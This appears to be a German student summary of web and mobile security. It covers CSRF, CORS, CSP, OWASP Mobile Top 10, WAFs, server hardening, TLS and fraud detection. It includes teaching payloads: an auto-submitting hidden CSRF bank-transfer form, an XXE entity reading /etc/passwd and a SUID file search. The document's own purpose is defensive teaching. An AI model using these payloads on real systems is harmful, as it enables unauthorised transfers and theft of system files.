

Abbildung 13: CSRF / XSRF über GET

Manupulierte Webseite mit POST Parameter

```
<body>
   <form action="http://ebanking.com/controller" method="POST">
      <input type="hidden" name="action" value="transfer" />
      <input type="hidden" name="accountA" value="12345"*>
      <input type="hidden" name="accountA" value="54123" />
   </form>
   <script>
      document.forms[0].submit();
   </script>
</body>
```

7.3. Massnahmen

- Random Tokens in der Form an den Client übertragen. Der Angreifer müsste diese korrekt raten.
- Wird das korrekte Token vom Client übertragen, wird die Transaktion durchgeführt, ansten nicht.

8. CORS: Cross Origin Resource Sharing

CORS ist ein Kompromiss zugunsten grösserer Flexibilität, um trotz SOP, Cross Origin Requests durchzuführen. CORS wird über HTTP Header gesetzt. Der Response Header wird vom Browser geprüft.

```
// wildcard is bad
Access-Control-Allow-Origin: *

// allowed cross domain
Access-Control-Allow-Origin: http://foo.examle

// einschraenken auf http method
Access-Control-Allow-Methods: GET
Access-Control-Request-Headers: content-type,x-pingaruner
Origin: http://arunranga.com
```

8.1. CORS Preflighted Request

Es wäre gut wenn der Client bereits im vorhinein weiss, ob er mit der Cross Origin Domain sprechen darf. Ein Preflighted Request ist ein HTTP OPTIONS Request um einen Webserver zu fragen, was unterstützt wird. Der Server antwortet dann mit den CORS Header. Sind diese Ok, werden die Daten von dem Server geladen. [1]

8.2. CORS with Credentials

Standardmässig wird bei einem XMLHttpRequest keine Credentials übermittelt (Cookies). Möchte man dass sich eine weitere Domain authentifizieren muss, muss der Header `Access-Contro-Alllow-Credentials: true` gesetzt werden.

[1] https://developer.mozilla.org/en-US/docs/Web/HTTP/Access_control_CORS#Preflighted_requests

9. CSP: Content Security Policy

Die CSP beschreibt, von wo ein Browser Daten laden darf. CSP ist ein Mittel, um die Konsequenzen von XSS weniger schlimm zu machen und wird ebenfalls über HTTP-Headers definiert. CSP folgt dem *principle of least priviledge*. Das bedeutet, dass bei mehreren widersprüchlichen Policies jene mit den geringsten Berechtigungen verwendet wird.

9.1. Default Policies

- No inline JS
- No JS in URL's
- No Event Handling Attributes (use `element.addEventListener()`)
- No eval(), setTimeout(), setInterval()

9.2. Header

Folgende CSP Header können gesetzt werden:

- img-src: limit orgin of images
- style-src: css
- media-src: audio and video
- frame-src: iframes
- connect-src: XHR, WebSockets, EventSource
- font-src: fonts
- object-src: Flash, other plugin objects
- default-src: all (without scripts) Wenn die default-src auf "none" gesetzt wird, wird generall alles geblockt, ausser explizit erlaubtes (Whitelisting)

Beispiel für Apache:

```
<IfModule mod_headers.c>
   Header set Content-Security-Policy: "default-src: 'none'; style-src: 'self';
       img-src: 'self' "
</IfModule>

<-- allow from self and other -->
<IfModule mod_headers.c>
Header set Content-Security-Policy: "default-src: 'self' other.site.com; "
</IfModule>
```

Alternativ kann der meta Tag gesetzt werden. Davon ist aus Sicherheitsgründen jedoch eher abzuraten.

```
<meta http-equiv="X-Content-Security-Policy" content="default-src: none">
```

9.3. Modes

Man unterscheidet zwischen zwei Modi:

1. PROD: Policies werden vom Browser strikte durchgesetzt
2. REPORTING / MONITORING: Browser setzt die Policies nicht durch, meldet jedoch Verletzungen an die Report URI.

```
1 Header set Content-Security-Policy-Report-Only \
2 "script-src 'self'; object-src 'self'; \
3 report-uri /cgi-bin/csp-report.php"
```

9.4. Services

- `https://oxdef.info/csp-reporter/`
- Chrome CSP Tester
- Firefox SeecurityHeaders Extensions

9.5. Angriffe

- Könnte ein Hacker die CSP auf einem Server verändern, könnte er z.B die Report URL auf seine Landing Page umleiten und somit, die aufgerufenen URL's abgreifen.
- Ebenfalls könnte er die CSP so restriktiv machen, dass die Seite nicht mehr geöffnet werden kann. (DoS). Dieser Angriff kann jedoch leicht erkannt und behoben werden.

10. Mobile Security

Mobile Geräte sind Computer, die man immer mit sich dabei hat, leichter verloren gehen und eine Menge von Sensoren (GPS, Micro, Camera, Bewegung, Temperatur etc.) mit sich bringen. Es lohnt sich deshalb die Sicherheit von Smartphones nicht zu vernachlässigen.

10.1. iOS Basics

iOS Apps werden in Objective-C, C oder Swift geschrieben. Jede App wird signiert und von Apple gereviewed. Die Security unter iOS wird als sehr gut erachtet.

10.1.1. Sandbox und Permissions

Unter iOS läuft jede App in einer eigenen Sandbox und kann nicht auf Inhalte aus anderen Apps zugreifen. Zusätzlich gibt es ein Permission Model, wobei die Berechtigung für eine Aktion erst dann abgefragt wird, wenn sie auch tatsächlich verwendet wird. (z.B Zugriff auf Kamera)

10.1.2. File Protection

Unter iOS sind alle Files verschlüsselt. Dabei ist ein Hardware Key in einem Crypto Chip hinterlegt, welcher als Master Key dient. Mit diesem Masterkey können dann weitere Schlüssel abgeleitet/entschlüsselt werden. (Class Key, File System Key, File Key). Löscht man den File System Key, kann kein File mehr entschlüsselt werden. Bei einem Remote Reset des iPhone muss deshalb nur der File System Key gelöscht/ersetzt werden.



Abbildung 14: iOS Data Protection API

10.1.3. Keychain API

Zusätzlich zur Data API gibt es auch noch die Keychain API für die Speicherung von Passwörter, PINs, private Keys, Zertifikaten. Die Keychain respektiert die Sandbox, was bedeutet, dass jede App seine eigenen Secrets in der Key Chain ablegen kann.

10.2. Android Basics

Android Apps werden in Java oder C geschrieben. Es gibt mehrere Provider von Android Varianten. Daraus resultiert, dass viele unterschiedliche Versionen im Umlauf sind. Ebenfalls können Apps, die nicht aus dem Google Play Store stammen installiert werden. Es sind deshalb mehr bösartige Apps im Umlauf.

10.2.1. Sandbox und Permission

Unter Android läuft jede App in einer eigenen JVM. Jede App hat seinen eigenen User auf dem Betriebssystem, welcher mit SELinux isoliert ist. Die App-Berechtigungen werden bei Android bereits zur Installationszeit gesetzt. Seit Android 6 können diese jedoch nachträglich verändert werden. Die Permissions sind im Android:Manifest hinterlegt.

10.2.2. Disk Encryption und Keystore

Die Funktionen die unter iOS verfügbar sind, wurden in Android erst später nachgereicht. Seit Version 4.3 gibt es auch eine KeyStore API und seit Version 5.0 eine Full Disk Encryption (FDE).

10.2.3. Reverse Engineering

Der Java Source Code wird von Dalvik in smali übersetzt.



Abbildung 15: Android Reverse Engineering

10.3. Windows Phone

Das Windows Phone unterstützt ebenfalls die grundlegenden Security Features von iOS und Android. Diese Dinge sind weitgehend gut implementiert. Allerdings werden in der Default Einstellung Wi-Fi Credentials mit den Facebook Freunden, Outlook- und Skype-Kontakten geteilt.

10.4. OWASP Mobile Top 10



Abbildung 16: OWASP Mobile Top 10

10.5. Checklist

1. Data Protection API & Keychain API
2. Backup Exclusion
3. Transport Security
4. Certificate Pinning
5. Side Channel Prevention (Screenshots, Logs, Keyboard)
6. Input Validation, URL Whitelisting, Code Injection Checks
7. Code Obfuscation
8. Stack protection
9. Anti Debug Controls
10. Disable local file acces, Disable JS
11. Jailbreak / Rooting detection
12. Mandatory updates

10.5.1. M1. Impropert Platform Usage

Wenn man ein Security Feature vom mobilen Betriebsystem falsch benutzt oder Guidlines verletzt. (z.B Schlüssel nicht in der Keychain speichert, sondern in einem File. Das Passwört wäre in diesem Fall bei einem Backup in Plaintext lesbar)

10.5.2. M2. Insecure Data Storage

Wenn man Daten falsch ablegt oder Daten unbewusst geleakt werden.

Screenshots iOS und Android machen Screenshots z.B für die Task Übersicht. Dieses Feature ist natürlich nachteilig für Apps mit sensitiven Daten. Als App Entwickler kann man jedoch ein schwarzes Overlay vor dem Screenshot erzwingen.

Keyboard Autocomplete Functions (z.B Passwort in der Autocomplete Liste). Auch dieses Feature kann deaktiviert werden.

Zwischenablage Standardmässig wird eine globale Zwischenablage benutzt, auf welche jede App zugreifen kann.

Logs Crash und App logs können sensitive Daten enthalten. Daher nichts sensitives loggen.

Web Data Die WebView Komponente agiert wie ein Browser und speichert deshalb viele Metadaten. (Cache, Cookies, Localstrage, Saved Passwords)

Inter-Process Communication IPC geht z.B über ein URL Schema. (skype://123456778?call) Das Problem ist, dass jede App sich für ein URL Schema registrieren kann und somit Daten abgreifen. (Receiver kann nicht verifiziert werden)

10.5.3. M3. Insecure Communication

Klartext Kommunikation oder schlechte Verschlüsselung (z.B schwache Cipher Negotiation). Ebenfalls sollte Certificate Pinning verwendet werden, da die hinterlegten Root CA auf dem Smartphone verändert werden können. (Zertifikat direkt in der App speichern)

10.5.4. M4. Insecure Authentication

Kein Session Timeout, Schlechte Session ID's (predictable), Session Spoofing.

10.5.5. M5.Insufficient Cryptography

Wenn schwachte Ciphers verwendet werden oder eigenen Kryptographie implementiert wird. Unter Android steht deshalb die Bouncy Castle library zur Verfügung. Unter iOS ist dies das CCCrypt.

10.5.6. M6. Insecure Authorization

Wenn die Authentifizierung nicht funktioniert und unerlaubten Benutzer Zugang gewährt wird.

10.5.7. M7. Client Code Quality

Schlechte Implementierung die Buffer Overflows, SQL Injection XSS, etc. erlaubt.

10.5.8. M8. Code Tampering

Ist der Code nicht speziell verschleiert, kann das Binary leicht Reverse Engineered werden oder sogar App Funktionalität überschrieben werden. Kritische Funktionalität sollte deshalb in C geschrieben werden, da diese schwerer manipuliert werden können. Einige Probieren probieren aus diesem Grund auch zu erkennen, ob ein Gerät gerootet oder gejailbreakt ist, und brechen darauf die Ausführung ab.

10.5.9. M9. Reverse Engineering

Bei Android ist das Reverse Engineering relativ einfach, da Android auch mit Java Klassen arbeitet. Aus diesem Grund bietet die Android SDK den Obfuscator ProGuard. Ebenfalls können Debugger erkannt und unterbunden werden. (Dieser Schutz kann aber natürlich wieder überschrieben werden)

10.5.10. M10. Extraneous Functionlity

Versteckte Backdoors für die Entwickler, Passwörter in Kommentaren.

11. Web Application Firewall

Die WAF agiert als Vermittler zwischen Client und Applikation.



Abbildung 17:

Abbildung 18:

11.1. Pre-Authentication

Am Beispiel einer eBanking Applikation fungiert die WAF als zentraler Knoten, der die Request an die korrekten Komponenten der Banking Applikation weiterleitet. Solange der Benutzer nicht authentifiziert ist, leitet die WAF sämtliche Requests an den Login Server weiter. Sobald der Benutzer authentifiziert ist, wird bei der WAF ein Cookie hinterlegt, worauf die Requests an die eBanking Applikation weitergeleitet werden.

Somit übernimmt die WAF eigentlich die Vergabe von Zugriffsrechten auf die Applikation. Das kann sinnvoll sein, damit nicht authentisierte Clients gar nicht erst auf geschützte Seiten zugreifen können.

11.2. Principal Delegation

Das zu einem Benutzer gehörende Objekt nennt man oft Principal (beinhaltet z.B UID, Gruppen, Berechtigungen). Die Kommunikation zwischen den Komponenten hinter der WAF läuft meist über proprietäre Header oder Cookies.

11.3. Forensic Readiness

Ein Request wird mit einer ID eideutig identifiziert. Die ID wird in allen Tiers zwischengespeichert. Gibt es einen Verdacht auf Missbrauch, kann der Request genau verfolgt werden.

11.4. URL Encryption

Die URL wird bei der WAF verschlüsselt. Somit können die Parameter nicht mehr verändert werden.

11.5. Smart Form Protection

Die WAF verschlüsselt die URL der Form Action. Wird diese verändert, verletzt dies die Integrität und wird an der WAF erkannt.

11.6. Apache Mods

- mod_proxy: Weiterleiten
- mod_rewrite URI verändern
- mod_header: Headers verändern
- mod_substitue: Request Body verändern
- mod_security: Filtern



Abbildung 19: MOD SECURITY Blacklist Rule

11.7. SSL ID Forwarding

Damit das Backend weiss, mit welchem Schlüssel ein SSL Packet entschlüsselt werden muss, gibt es auf dem Reverse Proxy ein Mapping zwischen SSL ID und Symetrischem Key.

12. Mass Assignment

MVC Frameworks erlauben oft ein autmatisches Binden von HTTP Request Parameter auf Objekt Entitäten. Kann der Angreifer die korrekten Felder raten, können die Daten in der Applikation verändert werden. So wurde z.B bei Github ein Benutzer mit Admin Berechtigungen erstellt.

12.1. Massnahmen

- Explizites Binding von anottated Objekten (Exclude not allowed Fields, Include allowed Fields)
- Immutable Fields (z.B isAdmin)
- DTO erstellen für die Felder die auch im Frontent ersichtlich sind und diese dann Später auf die DB Entitäten mappen

13. Response Splitting

Beim der Response Splitting Attacke fügt der Angreifer ein Carriage Return (CS, ASCII 0x0D) gefolgt von einem Line Feed (LF, ASCII 0x0A) in den Header ein. Nach dieser Sequenz kann dann ein andere Response eingefügt werden. HTTP Response Splitting kann z.B für XSS Attacken, Cross-User Defacement und Cache Poisoning verwendet werden.

Ein HTTP Request wird immer mit einem Carriage Return, Line Feed terminiert.

13.1. Cookies einfügen

Fügt man nur ein Carriage Return (CS, ASCII 0x0D) ein, können weitere Cookies angefügt werden. Z.B wird bei der Sprachauswahl normalerweise ein Cookie gesetzt. Ein möglicher Angriff ist es, nach dem Carriage Return mit weiteren Set-Cookie Befehlen z.B das Successful Login Cookie zu setzen.

13.2. Massnahmen

- Bevor ein String in den HTTP Header wie z.B Location oder Set-Cookie eingefügt wird, sollte dieser URL encoded werden.

14. Server Security

Bei der Server Security muss über mehrere Tiers die Sicherheit garantiert werden, rsp. es können Lücken in sehr vielen Komponenten existieren. Dies lässt sich kaum verhindern. Statistiken sagen, dass es durchschnittlich 54 Tage dauert, bis eine Lücke gepatcht ist sowie 6 Tage bis ein Exploit dafür bereit steht.

Tiers: TCP/IP Stack → App Server → Libraries → My App

Script Kiddies

Ungeübte Hacker verwenden oft Tools, die ihnen helfen, auf einfache Art und Weise Zugriff auf ein System zu erlangen. Dabei verwenden so unter anderem folgende Ressourcen:

- Shodan
- Liste von Standard-Passwörtern `https://github.com/scadastrangelove/SCADAPASS`

14.1. XML External Entity Attack

Viele XML-Webapplikation sind anfällig für eine XXE File Inclusion Attacke. Damit können aus XML andere Dateien aus dem Dateisystem ausgelesen werden. Läuft die Applikation mit zu hohen Rechten, lassen sich so wichtige Systemdateien auslesen (z.B. `passwd`).

```
<?xml version="1.0" encoding="ISO-8859-1">
<!DOCTYPE request [
   <!ENTITY myEntity SYSTEM "/etc/passwd">
]>

<request>
   <description>&myEntity;</description>
</request>
```

14.2. Reverse Shell

Es gibt verschiedene Varianten eine Reverse Shell zu öffnen und damit einen Server fern zusteuern.

- TCP Tunnel / ACK Tunnel
- Http(s) Tunnels
- ICMP Tunnels
- DNS Tunnels

14.3. Write & Execute Attack

- Execute commands
- Execute server commands (cmd.exe)
- Execute uploaded files on the server (phpshell)

14.4. Massnahmen

- Automatische Updates (Sysadmin)
- Sicher Programmieren (Entwickler muss OWASP TOP10 kennne)
- Firewall (Netzwerk Admin)
- Sanboxing: Trennung von Applicationen mit Docker oder Jails. Somit kann ein Hacker nicht aus dem Container ausbrechen, solange keine Kernel Vulnerability existiert.

14.5. Prozess Rechte

Ein Apache Webserver sollte so konfiguriert werden, dass die Apache Files dem Root gehören und alle anderen Aufgaben an Worker ohne Rechte delegiert werden. Die Worker Threads sollen nur Zugriff auf die HTML Files haben. Um einen Angriff zu simulieren kann man mit dem Deamon User testen, auf welche Dateien man Zugriff hat.

```
// Alles gehoert Root
chown -R root:root *

/bin : root
/htdocs : root
/logs -> chmod 600 * // root read write
/conf -> find . -name "*conf" -exec chmod 600 {} \ ;
 -> ssl.priv
 -> ssl.pub
```

14.5.1. Linux Defaults

Neue Linux Prozesse haben immer die Rechte des aufrufenden User. Mit dem SUID Flag hat der neue Prozess das Recht des Binary.

Bash-Scripte können nicht als SUID-Programme verwendet werden; dies ist ein Sicherheitsfeature von Bash.

```
chmod +s executable_file

ls -lah executable_file

// find all suid files on linux
sudo find / \( -perm -u+s -o -perm -g+s \) -type f
```

14.6. Hardening

14.6.1. Recommedations

- Update OS, Service, Libraries
- Secure Programming
- Least Privileges for Services (Isolation)
- Least Privileges for Files
- Stop Internet Connectivity
- Authentication & Monitoring (Integrity)

When Installing the System

- Minimal system
- Do not use defaults (e.g. directories: `c:\inetpub\`)
- Separate disk/partition for log files
- latest patches (automatic updates)
- default secure (umask, path)

Network Security

- Start required services only
- Apply least file permissions for running services (file owner, group owner, others)
- Apply least process privileges (wwrun, wwadm, chroot)
- Remove samples and unused components
- Remove banners (They show the server version)
- Watch your error handling
- Disable direct internet (anti covert channel)

Authentication

- Strong Authentication if possible
- If not possible; time-based lockout
- Monitoring password guessing attach
- Login as unprivileged user - then gain root privs

Monitoring and Auditing

- Time synchronization
- Integrity checking
- Event handling (info, debug, error, panic, log)
- Forensic readiness
- Remote logging

15. SSL/TLS Security

15.1. SSL Cipher

Man sollte alle Ciphers < TLSv1 deaktivieren

```
openssl ciphers -v [ALL | LOW | MEDIUM | HIGH | TLSv1 ]

// exclude null ciphers
openssl ciphers 'ALL:!eNULL' -v

// apache
SSLCipherSuite HIGH:!aNULL:!MD5
SSLHonorCipherOrder on # no downgrade
```

Gute Cypher-Empfehlungen gibt jeweils auch Mozilla ab.

15.2. Perfect Forward Security

Perfect Forward Security hilft gegen kompromittierte Private Keys. Wird der Private Key gestolen, kann alter Verkehr nicht entschlüsselt werden, da für jeden Austausch ein eigenes DH-Secret ausgehandelt wird.

Key Exchange

- RSA: Kein PDF!
- DH: Kein PFS! (Uses static data from cert for key exchange)
- DHE, EDH, ECDHE: Perfect Forward Security

15.3. HSTS: HTTP Strict Transport Security

HSTS forciert HTTPS für einen bestimmten Zeitintervall. HSTS hilft gegen HTTP Downgrade Attacken. Der HSTS Header kann im Apache über das mod_headers gesetzt werden. HSTS basiert auf der Zeit (NTP). Es ist unter Umständen möglich, die Zeit auf dem Client so zu verändern (via NTP, falls der Hacker darauf Zugriff hat), dass das HSTS Interval abläuft und der Zugriff wieder über HTTP durchgeführt wird.

```
Header add Strict-Transport-Security "max-age=15552000"
```

Bei langen HSTS-Zeiten kann die Seite auch in eine Preload-Liste von z.B. Chrome aufgenommen werden.

Bypassing

- Falls der Hacker Zugriff auf den lokalen NTP Server hat, kann er den lokalen Benutzer eine andere Zeit unterjubeln
- BetterCap: Agiert als MitM und verändert gegenüber dem Benutzer die Domain. (*wwww* anstatt *www*). Durch die unterschiedliche Domain, wird HSTS nicht angewendet.

15.4. HPKP: HTTP Public Key Pinning

HPKP Ist das HTTP Public Key Pinning. mit HPKP wird dem Client der Hash der Zertifikates oder der CA mitgeteilt, welcher für eine gewisse zukünftige Zeit gilt.

Bei langen HPKP-Zeiten kann die Seite auch in eine Preload-Liste von z.B. Chrome aufgenommen werden.

Pin Generation Cert → Pubkey → *.der Format (binär) → Sha256 Hash → Pin (base64)

15.5. Certificate Revocation

15.5.1. CRL: Certificate Revocation List

In der CRL publizieren Certification Authorities (CAs) die widerrufenen Zertifikate (entweder, weil für die gleiche Domain ein neues ausgestellt wurde, oder weil das Zertifikat als gestohlen gemeldet wurde)

15.5.2. OCSP: Online Certificate Status Protocol

OCSP ist ein Protokoll, mit dem ein Client bei der CA nachfragen kann, ob das Zertifikat immer noch gültig ist (ähnlich CRL, nur dass bei OCSP gezielt nach einer Domain / Zertifikat gefragt werden kann.)

OCSP-Dienste von CAs sind eher unzuverlässig, deshalb ignorieren die meisten Browser, wenn der OCSP-Service nicht verfügbar ist. Deshalb hilft OCSP nur beschränkt gegen MITM [2] [3]

15.6. Mutual Authentication

Unter Mutual Authentication versteht man die gegenseitige Authentisierung von Client und Server mit TLS-Zertifikaten (d.h., der Client hat auch ein TLS-Zertifikat, welches der Server überprüft.) Dies ist die einzige sichere Möglichkeit, sich gegen MitM zu schützen. (Ausnahme: Beim Client gibt es einen Trojaner)

15.7. Tools / Testing

- SSL Strip
- `https://observatory.mozilla.org/` (vereint die meisten unten stehenden Tools)
- `https://www.ssllabs.com/ssltest/`
- `https://github.com/iSECPartners/sslyze`
- `https://www.bettercap.org/blog/sslstripping-and-hsts-bypass/`
- `https://mozilla.github.io/server-side-tls/ssl-config-generator/`

[2] `https://www.imperialviolet.org/2014/04/19/revchecking.html`
[3] `https://www.imperialviolet.org/2014/04/29/revocationagain.html`

16. Fraud Detection

16.1. Schadenserkennung

Der grösste Teil von Schaden wird über menschlichen Input erkannt.



Abbildung 20: Fraud Detection

16.2. Fraud Detection Systems

Frau Detection Systeme arbeiten mit Daten aus technischen- und Business-Logs. Wird ein auffälliges Verhalten festgestellt, wird die Transaktion geblockt und es wird beim Kunden nachgefragt.

Mit solchen Systemen kann das Risiko für Betrug stark minimiert werden.



Abbildung 21: Fraud Detection System

16.3. Phishing Attacken

Man unterscheidet zwischen Online und Offline Phishing Attacken. Bei Offline Attacken werden die Credentials einfach wegkopiert und dem User einen Fehler angezeigt. Bei Online Attacken,

werden die Credentials wegkopiert und der Request an die korrekte Applikation weitergeleitet. Somit bemerkt der User nicht, dass etwas nicht in Ordnung ist.

1. Hacker sendet Phishing Mail
2. User klickt auf den Link, gelangt auf Fake-Loginseite und gibt Username und Passwort ein
3. Hacker verwendet Credentials

16.4. Money Mule

Bei der Money Mule Attacke wird nach einem erfolgreichen Angriff das Geld an eine unabhängige Person (z.B Rentner) überwiesen und diese dann gebeten, dass Geld auf ein Wester Union Konto zu überweisen. Somit bleibt der Angreifer anonym.

(Als Motivation für den Mittelsmann kann dieser eine Provision/Prozentsatz behalten.)

16.5. Client Correlator

Bei der Client Correlation prüft z.B. eine Bank, ob das Kundensystem (Browser, OS etc.) immer noch das gleiche ist. Damit soll erkannt werden, wenn ein Angreifer mit einer anderer Umgebung auf z.B. das E-Banking zugreift.

Zu diesem Zweck wird dem Client eine CCID (Client Correlation ID) zugewiesen, welche aus bestimmten metriken berechnet wird.

`https://panopticlick.eff.org/`

16.6. SuperCookie / EverCookie

EverCookie versucht auf möglichst viele verschiede Varianten ein Cookie abzulegen, damit dieses auch bei einem Browserwechsel etc. bestehen bleibt. Mit Evercookie wurden von der NSA Tor User getrackt.

16.7. Advanced Attacks

Sobald es dem Hacker gelingt einen Trojaner beim Benutzer zu installieren, sind Frauds nicht mehr so einfach zu detektieren. Um solche Attacken trotzdem zu verhindern wird immer mehr auf Machine Learning gesetzt.

So wird z.B zusätzlich der Typing Speed und Clickstreams geprüft. Bei der Clickstream Analyse wird meist auf Wahrscheinlichkeiten von Abfragestrukturen (z.B. Startseite → Kontostand → Überweisung → Kontostand → Überweisung → Logout) mit einer Markow Chain gebaut.



Abbildung 22: Data Mining

17. APT: Advanced Persistent Thread

